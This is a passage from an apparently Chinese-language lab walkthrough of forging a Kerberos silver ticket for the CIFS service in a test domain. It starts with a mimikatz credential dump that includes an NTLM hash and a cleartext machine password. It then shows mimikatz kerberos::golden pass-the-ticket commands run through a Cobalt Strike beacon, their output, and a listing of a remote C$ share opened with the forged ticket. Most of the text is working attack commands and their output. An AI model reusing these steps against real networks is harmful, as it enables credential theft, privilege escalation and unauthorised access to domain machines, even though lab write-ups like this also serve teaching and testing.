         [00000002] Primary
         * Username : PC-2003$
         * Domain   : HACK
         * NTLM     : 1a4c65ba0926944b4066f6fcdcf05bbd
         * SHA1     : 50d40e0f134f51759bc7bebeca5b55b5f8ef7367
        wdigest :
         * Username : PC-2003$
         * Domain   : HACK
         * Password : CUK/_:<15Ei9V^(:4v*D]VeQGx:`=>1Np&nP*qgIiknMrHFW10l]u4+($6-C(<VGo;l:\h+h7vtSirjP!y@M!)2FZSI "6M'BB!AiMJUE\z:Ow#V3bYZ+h2Q
        kerberos :
```

得到 hash 1a4c65ba0926944b4066f6fcdcf05bbd

3、伪造票据（CIFS共享服务）


```
mimikatz kerberos::tgt   查票
mimikatz kerberos::purge 清票
shell klist  查票
shell klist purge  清票
mimikatz kerberos::golden /domain:hack.com /sid:S-1-5-21-2716900768-72748719-3475352185
/target:PC-2003.hack.com /service:cifs /rc4:1a4c65ba0926944b4066f6fcdcf05bbd /user:abc /ptt
```



```
beacon> mimikatz kerberos::golden /domain:hack.com /sid:S-1-5-21-2716900768-72748719-3475352185 /target:PC-2003.hack.com /service:cifs /rc4:
1a4c65ba0926944b4066f6fcdcf05bbd /user:abc /ptt
[*] Tasked beacon to run mimikatz's kerberos::golden /domain:hack.com /sid:S-1-5-21-2716900768-72748719-3475352185 /target:PC-2003.hack.com /
/rc4:1a4c65ba0926944b4066f6fcdcf05bbd /user:abc /ptt command
[+] host called home, sent: 706122 bytes
[+] received output:
User      : abc
Domain    : hack.com (HACK)
SID       : S-1-5-21-2716900768-72748719-3475352185
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 1a4c65ba0926944b4066f6fcdcf05bbd - rc4_hmac_nt
Service   : cifs
Target    : PC-2003.hack.com
Lifetime  : 2022/7/14 15:49:05 ; 2032/7/11 15:49:05 ; 2032/7/11 15:49:05
-> Ticket : ** Pass The Ticket **
```

4、访问2003

```
shell dir \\pc-2003.hack.com\c$
```



```
beacon> shell dir \\pc-2003.hack.com\c$
[*] Tasked beacon to run: dir \\pc-2003.hack.com\c$
[+] host called home, sent: 56 bytes
[+] received output:
 驱动器 \\pc-2003.hack.com\c$ 中的卷没有标签。
 卷的序列号是 F837-9221

 \\pc-2003.hack.com\c$ 的目录

2022/04/23  15:09                10 1
2022/03/31  15:08                 0 AUTOEXEC.BAT
2022/03/31  15:08                 0 CONFIG.SYS
2022/05/27  01:15    <DIR>          Documents and Settings
2022/03/31  15:14    <DIR>          Program Files
2022/04/14  00:34             5,813 shell.ps1
2022/04/23  21:16                 0 wali
2022/06/17  02:41    <DIR>          WINDOWS
2022/03/31  15:08    <DIR>          wmpub
2022/04/23  21:17                 0 wuya.txt
               6 个文件          5,823 字节
               4 个目录 12,736,258,048 可用字节
```